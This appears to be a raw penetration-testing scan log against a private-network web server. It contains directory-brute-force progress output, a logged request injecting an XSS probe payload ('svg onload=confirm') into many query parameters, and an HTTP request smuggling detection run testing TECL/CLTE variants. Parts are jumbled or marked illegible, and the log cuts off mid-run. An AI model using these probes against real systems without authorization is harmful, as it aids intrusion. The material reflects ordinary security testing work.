errors:0[#####] 63% 6131/9696 323/s job:1/1 errors:0[#####] 63% 6132/9696 323/s job:1/1

errors:0[#####] 62% 6075/9696 268/s job:1/1 errors:0[#####] 63% 6134/9696 323/s job:1/1

errors:0[#####] 63% 6135/9696 323/s job:1/1 errors:0[#####] 63% 6136/9696 323/s job:1/1

errors:0[#####] 63% 6137/9696 323/s job:1/1 errors:0[#####] 63% 6138/9696 323/s job:1/1

errors:0[#####] 63% 6139/9696 323/s job:1/1 errors:0[#####] 63% 6140/9696 323/s job:1/1

errors:0[#####] 63% 6141/9696 323/s job:1/1 errors:0[#####] 63% 6142/9696 323/s job:1/1

errors:0[#####] 63% 6143/9696 323/s job:1/1 errors:0[#####] 63% 6144/9696 323/s job:1/1

errors:0[#####] 63% 6146/9696 323/s job:1/1 errors:0[#####] 63% 6147/9696 323/s job:1/1

errors:0[#####] 63% 6148/9696 323/s job:1/1 errors:0[#####] 63% 6149/9696 323/s job:1/1

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

errors:0[#####]] 71%	6928/9696	326/s	job:1/1	errors:0[#####]] 71%	6929/9696	275/s	job:1/1
errors:0[#####]] 71%	6930/9696	275/s	job:1/1	errors:0[#####]] 71%	6931/9696	275/s	job:1/1
errors:0[#####]] 71%	6932/9696	275/s	job:1/1	errors:0[#####]] 71%	6933/9696	275/s	job:1/1
errors:0[#####]] 71%	6934/9696	275/s	job:1/1	errors:0[#####]] 71%	6935/9696	275/s	job:1/1
errors:0[#####]] 71%	6936/9696	275/s	job:1/1	errors:0[#####]] 71%	6937/9696	275/s	job:1/1
errors:0[#####]] 71%	6938/9696	275/s	job:1/1	errors:0[#####]] 71%	6939/9696	275/s	job:1/1
errors:0[03:42:51] 200 - 11KB - /?q=admin/views/ajax/autocomplete/user/a									
[#####]] 71%	6941/9696	275/s	job:1/1	errors:0[#####]] 71%	6942/9696	275/s	job:1/1
errors:0[#####]] 71%	6943/9696	275/s	job:1/1	errors:0[#####]] 71%	6944/9696	275/s	job:1/1
errors:0[#####]] 71%	6945/9696	275/s	job:1/1	errors:0[#####]] 71%	6946/9696	275/s	job:1/1
errors:0[#####]] 71%	6971/9696	319/s	job:1/1	errors:0[#####]] 71%	6948/9696	275/s	job:1/1
errors:0[#####]] 71%	6949/9696	275/s	job:1/1	errors:0[#####]] 71%	6950/9696	275/s	job:1/1
errors:0[#####]] 71%	6951/9696	275/s	job:1/1	errors:0[#####]] 71%	6952/9696	275/s	job:1/1
errors:0[#####]] 71%	6953/9696	275/s	job:1/1	errors:0[#####]] 71%	6954/9696	275/s	job:1/1
errors:0[#####]] 71%	6955/9696	275/s	job:1/1	errors:0[#####]] 71%	6956/9696	275/s	job:1/1
errors:0[#####]] 71%	6957/9696	275/s	job:1/1	errors:0[#####]] 71%	6958/9696	275/s	job:1/1
errors:0[#####]] 71%	6959/9696	275/s	job:1/1	errors:0[#####]] 71%	6960/9696	275/s	job:1/1
errors:0[#####]] 71%	6961/9696	275/s	job:1/1	errors:0[03:42:51] 200 - 11KB -				
/?q=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&s=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&search=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&id=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&action=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&keyword=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&query=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&page=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&keywords=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&url=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&view=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&cat=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&name=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&key=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E&p=%27%3E%22%3Csvg%2Fonload=confirm%28%27testing-xss%27%29%3E									
[#####]] 71%	6964/9696	275/s	job:1/1	errors:0[#####]] 71%	6965/9696	275/s	job:1/1
errors:0[#####]] 71%	6966/9696	275/s	job:1/1	errors:0[#####]] 71%	6967/9696	275/s	job:1/1
errors:0[#####]] 71%	6968/9696	275/s	job:1/1	errors:0[#####]] 71%	6963/9696	275/s	job:1/1
errors:0[#####]] 71%	6969/9696	275/s	job:1/1	errors:0[#####]] 70%	6883/9696	326/s	job:1/1
errors:0[#####]] 71%	6947/9696	275/s	job:1/1	errors:0[#####]] 71%	6972/9696	319/s	job:1/1
errors:0[#####]] 71%	6973/9696	319/s	job:1/1	errors:0[#####]] 71%	6974/9696	319/s	job:1/1
errors:0[#####]] 71%	6975/9696	319/s	job:1/1	errors:0[#####]] 71%	6976/9696	319/s	job:1/1
errors:0[#####]] 71%	6977/9696	319/s	job:1/1	errors:0[#####]] 71%	6978/9696	319/s	job:1/1
errors:0[#####]] 71%	6979/9696	319/s	job:1/1	errors:0[#####]] 71%	6980/9696	319/s	job:1/1
errors:0[#####]] 71%	6981/9696	319/s	job:1/1	errors:0[#####]] 72%	6983/9696	319/s	job:1/1
errors:0[#####]] 72%	6984/9696	319/s	job:1/1	errors:0[03:42:51] 200 - 11KB - /?q=views/ajax/autocomplete/user/a				
[#####]] 72%	6982/9696	319/s	job:1/1	errors:0[#####]] 72%	6987/9696	319/s	job:1/1
errors:0[#####]] 72%	6988/9696	319/s	job:1/1	errors:0[#####]] 72%	6989/9696	319/s	job:1/1
errors:0[#####]] 72%	6990/9696	319/s	job:1/1	errors:0[#####]] 72%	6991/9696	319/s	job:1/1
errors:0[#####]] 72%	7054/9696	237/s	job:1/1	errors:0[#####]] 72%	7055/9696	237/s	job:1/1
errors:0[#####]] 72%	6986/9696	319/s	job:1/1	errors:0[#####]] 72%			

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

job:1/1 errors:0[#####] 99% 9633/9696 259/s job:1/1 errors:0[#####] 99% 9634/9696 259/s
job:1/1 errors:0[#####] 99% 9635/9696 259/s job:1/1 errors:0[#####] 99% 9636/9696 259/s
job:1/1 errors:0[#####] 99% 9637/9696 259/s job:1/1 errors:0[#####] 99% 9639/9696 259/s
job:1/1 errors:0[#####] 99% 9640/9696 259/s job:1/1 errors:0[#####] 99% 9641/9696 259/s
job:1/1 errors:0[#####] 99% 9642/9696 259/s job:1/1 errors:0[#####] 99% 9643/9696 259/s
job:1/1 errors:0[#####] 99% 9638/9696 259/s job:1/1 errors:0[#####] 99% 9619/9696 259/s
job:1/1 errors:0[#####] 99% 9644/9696 259/s job:1/1 errors:0[#####] 99% 9645/9696 259/s
job:1/1 errors:0[#####] 99% 9646/9696 259/s job:1/1 errors:0[#####] 99% 9647/9696 218/s
job:1/1 errors:0[#####] 99% 9648/9696 218/s job:1/1 errors:0[#####] 99% 9649/9696 218/s
job:1/1 errors:0[#####] 99% 9650/9696 218/s job:1/1 errors:0[#####] 99% 9651/9696 218/s
job:1/1 errors:0[#####] 99% 9652/9696 218/s job:1/1 errors:0[#####] 99% 9653/9696 218/s
job:1/1 errors:0[#####] 99% 9654/9696 218/s job:1/1 errors:0[#####] 99% 9655/9696 218/s
job:1/1 errors:0[#####] 98% 9592/9696 182/s job:1/1 errors:0[#####] 99% 9657/9696 218/s
job:1/1 errors:0[#####] 99% 9658/9696 218/s job:1/1 errors:0[#####] 99% 9659/9696 218/s
job:1/1 errors:0[#####] 99% 9660/9696 218/s job:1/1 errors:0[#####] 99% 9661/9696 218/s
job:1/1 errors:0[#####] 99% 9662/9696 218/s job:1/1 errors:0[#####] 99% 9663/9696 218/s
job:1/1 errors:0[#####] 99% 9665/9696 218/s job:1/1 errors:0[#####] 99% 9664/9696 218/s
job:1/1 errors:0[#####] 99% 9666/9696 218/s job:1/1 errors:0[#####] 99% 9667/9696 218/s
job:1/1 errors:0[#####] 99% 9668/9696 218/s job:1/1 errors:0[#####] 99% 9669/9696 218/s
job:1/1 errors:0[#####] 99% 9670/9696 218/s job:1/1 errors:0[#####] 99% 9671/9696 218/s
job:1/1 errors:0[#####] 99% 9672/9696 218/s job:1/1 errors:0[#####] 99% 9674/9696 218/s
job:1/1 errors:0[#####] 99% 9675/9696 218/s job:1/1 errors:0[#####] 99% 9673/9696 218/s
job:1/1 errors:0[#####] 99% 9676/9696 218/s job:1/1 errors:0[#####] 99% 9677/9696 218/s
job:1/1 errors:0[#####] 99% 9678/9696 179/s job:1/1 errors:0[#####] 99% 9679/9696 179/s
job:1/1 errors:0[#####] 99% 9680/9696 179/s job:1/1 errors:0[#####] 99% 9681/9696 179/s
job:1/1 errors:0[#####] 99% 9682/9696 179/s job:1/1 errors:0[#####] 99% 9683/9696 179/s
job:1/1 errors:0[#####] 99% 9684/9696 151/s job:1/1 errors:0[#####] 99% 9685/9696 151/s
job:1/1 errors:0[#####] 99% 9686/9696 151/s job:1/1 errors:0[#####] 99% 9687/9696 151/s
job:1/1 errors:0[#####] 99% 9688/9696 151/s job:1/1 errors:0[#####] 99% 9689/9696 151/s
job:1/1 errors:0[#####] 99% 9690/9696 151/s job:1/1 errors:0[#####] 99% 9691/9696 151/s
job:1/1 errors:0[#####] 99% 9692/9696 151/s job:1/1 errors:0[#####] 99% 9693/9696 151/s
job:1/1 errors:0[#####] 99% 9694/9696 151/s job:1/1 errors:0[#####] 99% 9695/9696 151/s
job:1/1 errors:0
Task Completed

=====•x[2023-09-15](03:43)x•
RUNNING HTTP REQUEST SMUGGLING DETECTION
=====•x[2023-09-15](03:43)x•

____ _
/____) |
(____ _ - ____ _ | ____ _
\\ | | | | / |/_ | | | ____ /_)
____)) | | | | (| (| | | ____ | |
(____ / |_ |_ | ____ /_ |_ |_) ____) |
 (____(____)

@defparam v1.1

[+] URL : http://10.10.100.155:80
[+] Method : POST
[+] Endpoint :
[+] Configfile : default.py
[+] Timeout : 5.0 seconds
[+] Cookies : 0 (Appending to the attack)

[nameprefix1] : Checking TECL...

[nameprefix1] : Checking CLTE...

[nameprefix1] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[tabprefix1] : Checking TECL...

[tabprefix1] : Checking CLTE...

[tabprefix1] : OK (TECL: 0.09 - 200) (CLTE: 0.10 - 200)

[tabprefix2] : Checking TECL...

[tabprefix2] : Checking CLTE...

[tabprefix2] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[space1] : Checking TECL...

[space1] : Checking CLTE...

[space1] : OK (TECL: 0.11 - 400) (CLTE: 0.10 - 400)

[midspace-01] : Checking TECL...

[midspace-01] : Checking CLTE...

[midspace-01] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[postspace-01] : Checking TECL...

[postspace-01] : Checking CLTE...

[postspace-01] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[prespace-01] : Checking TECL...

[prespace-01] : Checking CLTE...

[prespace-01] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspace-01] : Checking TECL...

[endspace-01] : Checking CLTE...

[endspace-01] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[xprespace-01] : Checking TECL...

[xprespace-01] : Checking CLTE...

[xprespace-01] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacex-01] : Checking TECL...

[endspacex-01] : Checking CLTE...

[endspacex-01] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[rxprespace-01]: Checking TECL...

[rxprespace-01]: Checking CLTE...

[rxprespace-01]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[xnprespace-01]: Checking TECL...

[xnprespace-01]: Checking CLTE...

[xnprespace-01]: OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspacex-01]: Checking TECL...

[endspacex-01]: Checking CLTE...

[endspacex-01]: OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspacexn-01]: Checking TECL...

[endspacexn-01]: Checking CLTE...

[endspacexn-01]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[midspace-04] : Checking TECL...

[midspace-04] : Checking CLTE...

[midspace-04] : OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[postspace-04] : Checking TECL...

[postspace-04] : Checking CLTE...

[postspace-04] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[prespace-04] : Checking TECL...

[prespace-04] : Checking CLTE...

[prespace-04] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspace-04] : Checking TECL...

[endspace-04] : Checking CLTE...

[endspace-04] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[xprespace-04] : Checking TECL...

[xprespace-04] : Checking CLTE...

[xprespace-04] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspacex-04] : Checking TECL...

[endspacex-04] : Checking CLTE...

[endspacex-04] : OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[rxprespace-04]: Checking TECL...

[rxprespace-04]: Checking CLTE...

[rxprespace-04]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[xnprespace-04]: Checking TECL...

[xnprespace-04]: Checking CLTE...

[xnprespace-04]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-04]: Checking TECL...

[endspacex-04]: Checking CLTE...

[endspacex-04]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacexn-04]: Checking TECL...

[endspacexn-04]: Checking CLTE...

[endspacexn-04]: OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[midspace-08] : Checking TECL...

[midspace-08] : Checking CLTE...

[midspace-08] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[postspace-08] : Checking TECL...

[postspace-08] : Checking CLTE...

[postspace-08] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[prespace-08] : Checking TECL...

[prespace-08] : Checking CLTE...

[prespace-08] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspace-08] : Checking TECL...

[endspace-08] : Checking CLTE...

[endspace-08] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[xprespace-08] : Checking TECL...

[xprespace-08] : Checking CLTE...

[xprespace-08] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-08] : Checking TECL...

[endspacex-08] : Checking CLTE...

[endspacex-08] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[rxprespace-08]: Checking TECL...

[rxprespace-08]: Checking CLTE...

[rxprespace-08]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[xnprespace-08]: Checking TECL...

[xnprespace-08]: Checking CLTE...

[xnprespace-08]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacerox-08]: Checking TECL...

[endspacerox-08]: Checking CLTE...

[endspacerox-08]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacexn-08]: Checking TECL...

[endspacexn-08]: Checking CLTE...

[endspacexn-08]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[midspace-09] : Checking TECL...

[midspace-09] : Checking CLTE...

[midspace-09] : OK (TECL: 0.10 - 200) (CLTE: 0.10 - 200)

[postspace-09] : Checking TECL...

[postspace-09] : Checking CLTE...

[postspace-09] : OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[prespace-09] : Checking TECL...

[prespace-09] : Checking CLTE...

[prespace-09] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspace-09] : Checking TECL...

[endspace-09] : Checking CLTE...

[endspace-09] : OK (TECL: 0.10 - 200) (CLTE: 0.10 - 200)

[xprespace-09] : Checking TECL...

[xprespace-09] : Checking CLTE...

[xprespace-09] : OK (TECL: 0.10 - 200) (CLTE: 0.12 - 200)

[endspacex-09] : Checking TECL...

[endspacex-09] : Checking CLTE...

[endspacex-09] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[rxprespace-09]: Checking TECL...

[rxprespace-09]: Checking CLTE...

[rxprespace-09]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[xnprespace-09]: Checking TECL...

[xnprespace-09]: Checking CLTE...

[xnprespace-09]: OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspacerox-09]: Checking TECL...

[endspacerox-09]: Checking CLTE...

[endspacerox-09]: OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspacexn-09]: Checking TECL...

[endspacexn-09]: Checking CLTE...

[endspacexn-09]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[midspace-0a] : Checking TECL...

[midspace-0a] : Checking CLTE...

[midspace-0a] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[postspace-0a] : Checking TECL...

[postspace-0a] : Checking CLTE...

[postspace-0a] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[prespace-0a] : Checking TECL...

[prespace-0a] : Checking CLTE...

[prespace-0a] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspace-0a] : Checking TECL...

[endspace-0a] : Checking CLTE...

[endspace-0a] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[xprespace-0a] : Checking TECL...

[xprespace-0a] : Checking CLTE...

[xprespace-0a] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacex-0a] : Checking TECL...

[endspacex-0a] : Checking CLTE...

[endspacex-0a] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[rxprespace-0a]: Checking TECL...

[rxprespace-0a]: Checking CLTE...

[rxprespace-0a]: OK (TECL: 0.09 - 200) (CLTE: 0.10 - 200)

[xnprespace-0a]: Checking TECL...

[xnprespace-0a]: Checking CLTE...

[xnprespace-0a]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacerox-0a]: Checking TECL...

[endspacerox-0a]: Checking CLTE...

[endspacerox-0a]: OK (TECL: 0.10 - 200) (CLTE: 0.10 - 200)

[endspacexn-0a]: Checking TECL...

[endspacexn-0a]: Checking CLTE...

[endspacexn-0a]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[midspace-0b] : Checking TECL...

[midspace-0b] : Checking CLTE...

[midspace-0b] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[postspace-0b] : Checking TECL...

[postspace-0b] : Checking CLTE...

[postspace-0b] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[prespace-0b] : Checking TECL...

[prespace-0b] : Checking CLTE...

[prespace-0b] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspace-0b] : Checking TECL...

[endspace-0b] : Checking CLTE...

[endspace-0b] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[xprespace-0b] : Checking TECL...

[xprespace-0b] : Checking CLTE...

[xprespace-0b] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-0b] : Checking TECL...

[endspacex-0b] : Checking CLTE...

[endspacex-0b] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[rxprespace-0b]: Checking TECL...

[rxprespace-0b]: Checking CLTE...

[rxprespace-0b]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[xnprespace-0b]: Checking TECL...

[xnprespace-0b]: Checking CLTE...

[xnprespace-0b]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-0b]: Checking TECL...

[endspacex-0b]: Checking CLTE...

[endspacex-0b]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacexn-0b]: Checking TECL...

[endspacexn-0b]: Checking CLTE...

[endspacexn-0b]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[midspace-0c] : Checking TECL...

[midspace-0c] : Checking CLTE...

[midspace-0c] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[postspace-0c] : Checking TECL...

[postspace-0c] : Checking CLTE...

[postspace-0c] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[prespace-0c] : Checking TECL...

[prespace-0c] : Checking CLTE...

[prespace-0c] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspace-0c] : Checking TECL...

[endspace-0c] : Checking CLTE...

[endspace-0c] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[xprespace-0c] : Checking TECL...

[xprespace-0c] : Checking CLTE...

[xprespace-0c] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-0c] : Checking TECL...

[endspacex-0c] : Checking CLTE...

[endspacex-0c] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[rxprespace-0c]: Checking TECL...

[rxprespace-0c]: Checking CLTE...

[rxprespace-0c]: OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[xnprespace-0c]: Checking TECL...

[xnprespace-0c]: Checking CLTE...

[xnprespace-0c]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacerx-0c]: Checking TECL...

[endspacerx-0c]: Checking CLTE...

[endspacerx-0c]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacexn-0c]: Checking TECL...

[endspacexn-0c]: Checking CLTE...

[endspacexn-0c]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[midspace-0d] : Checking TECL...

[midspace-0d] : Checking CLTE...

[midspace-0d] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[postspace-0d] : Checking TECL...

[postspace-0d] : Checking CLTE...

[postspace-0d] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[prespace-0d] : Checking TECL...

[prespace-0d] : Checking CLTE...

[prespace-0d] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspace-0d] : Checking TECL...

[endspace-0d] : Checking CLTE...

[endspace-0d] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[xprespace-0d] : Checking TECL...

[xprespace-0d] : Checking CLTE...

[xprespace-0d] : OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[endspacex-0d] : Checking TECL...

[endspacex-0d] : Checking CLTE...

[endspacex-0d] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[rxprespace-0d]: Checking TECL...

[rxprespace-0d]: Checking CLTE...

[rxprespace-0d]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[xnprespace-0d]: Checking TECL...

[xnprespace-0d]: Checking CLTE...

[xnprespace-0d]: OK (TECL: 0.10 - 200) (CLTE: 0.10 - 200)

[endspacerx-0d]: Checking TECL...

[endspacerx-0d]: Checking CLTE...

[endspacerx-0d]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacexn-0d]: Checking TECL...

[endspacexn-0d]: Checking CLTE...

[endspacexn-0d]: OK (TECL: 0.09 - 200) (CLTE: 0.10 - 200)

[midspace-1f] : Checking TECL...

[midspace-1f] : Checking CLTE...

[midspace-1f] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[postspace-1f] : Checking TECL...

[postspace-1f] : Checking CLTE...

[postspace-1f] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[prespace-1f] : Checking TECL...

[prespace-1f] : Checking CLTE...

[prespace-1f] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspace-1f] : Checking TECL...

[endspace-1f] : Checking CLTE...

[endspace-1f] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[xprespace-1f] : Checking TECL...

[xprespace-1f] : Checking CLTE...

[xprespace-1f] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-1f] : Checking TECL...

[endspacex-1f] : Checking CLTE...

[endspacex-1f] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[rxprespace-1f]: Checking TECL...

[rxprespace-1f]: Checking CLTE...

[rxprespace-1f]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[xnprespace-1f]: Checking TECL...

[xnprespace-1f]: Checking CLTE...

[xnprespace-1f]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacerx-1f]: Checking TECL...

[endspacerx-1f]: Checking CLTE...

[endspacerx-1f]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacexn-1f]: Checking TECL...

[endspacexn-1f]: Checking CLTE...

[endspacexn-1f]: OK (TECL: 0.09 - 400) (CLTE: 0.13 - 400)

[midspace-20] : Checking TECL...

[midspace-20] : Checking CLTE...

[midspace-20] : OK (TECL: 0.10 - 200) (CLTE: 0.11 - 200)

[postspace-20] : Checking TECL...

[postspace-20] : Checking CLTE...

[postspace-20] : OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[prespace-20] : Checking TECL...

[prespace-20] : Checking CLTE...

[prespace-20] : OK (TECL: 0.10 - 400) (CLTE: 0.11 - 400)

[endspace-20] : Checking TECL...

[endspace-20] : Checking CLTE...

[endspace-20] : OK (TECL: 0.11 - 200) (CLTE: 0.10 - 200)

[xprespace-20] : Checking TECL...

[xprespace-20] : Checking CLTE...

[xprespace-20] : OK (TECL: 0.10 - 200) (CLTE: 0.09 - 200)

[endspacex-20] : Checking TECL...

[endspacex-20] : Checking CLTE...

[endspacex-20] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[rxprespace-20]: Checking TECL...

[rxprespace-20]: Checking CLTE...

[rxprespace-20]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[xnprespace-20]: Checking TECL...

[xnprespace-20]: Checking CLTE...

[xnprespace-20]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacerx-20]: Checking TECL...

[endspacerx-20]: Checking CLTE...

[endspacerx-20]: OK (TECL: 0.10 - 400) (CLTE: 0.11 - 400)

[endspacexn-20]: Checking TECL...

[endspacexn-20]: Checking CLTE...

[endspacexn-20]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[midspace-7f] : Checking TECL...

[midspace-7f] : Checking CLTE...

[midspace-7f] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[postspace-7f] : Checking TECL...

[postspace-7f] : Checking CLTE...

[postspace-7f] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[prespace-7f] : Checking TECL...

[prespace-7f] : Checking CLTE...

[prespace-7f] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspace-7f] : Checking TECL...

[endspace-7f] : Checking CLTE...

[endspace-7f] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[xprespace-7f] : Checking TECL...

[xprespace-7f] : Checking CLTE...

[xprespace-7f] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-7f] : Checking TECL...

[endspacex-7f] : Checking CLTE...

[endspacex-7f] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[rxprespace-7f]: Checking TECL...

[rxprespace-7f]: Checking CLTE...

[rxprespace-7f]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[xnprespace-7f]: Checking TECL...

[xnprespace-7f]: Checking CLTE...

[xnprespace-7f]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[endspacerox-7f]: Checking TECL...

[endspacerox-7f]: Checking CLTE...

[endspacerox-7f]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacexn-7f]: Checking TECL...

[endspacexn-7f]: Checking CLTE...

[endspacexn-7f]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[midspace-a0] : Checking TECL...

[midspace-a0] : Checking CLTE...

[midspace-a0] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[postspace-a0] : Checking TECL...

[postspace-a0] : Checking CLTE...

[postspace-a0] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[prespace-a0] : Checking TECL...

[prespace-a0] : Checking CLTE...

[prespace-a0] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspace-a0] : Checking TECL...

[endspace-a0] : Checking CLTE...

[endspace-a0] : OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[xprespace-a0] : Checking TECL...

[xprespace-a0] : Checking CLTE...

[xprespace-a0] : OK (TECL: 0.10 - 200) (CLTE: 0.10 - 200)

[endspacex-a0] : Checking TECL...

[endspacex-a0] : Checking CLTE...

[endspacex-a0] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[rxprespace-a0]: Checking TECL...

[rxprespace-a0]: Checking CLTE...

[rxprespace-a0]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[xnprespace-a0]: Checking TECL...

[xnprespace-a0]: Checking CLTE...

[xnprespace-a0]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-a0]: Checking TECL...

[endspacex-a0]: Checking CLTE...

[endspacex-a0]: OK (TECL: 0.09 - 400) (CLTE: 0.10 - 400)

[endspacexn-a0]: Checking TECL...

[endspacexn-a0]: Checking CLTE...

[endspacexn-a0]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[midspace-ff] : Checking TECL...

[midspace-ff] : Checking CLTE...

[midspace-ff] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[postspace-ff] : Checking TECL...

[postspace-ff] : Checking CLTE...

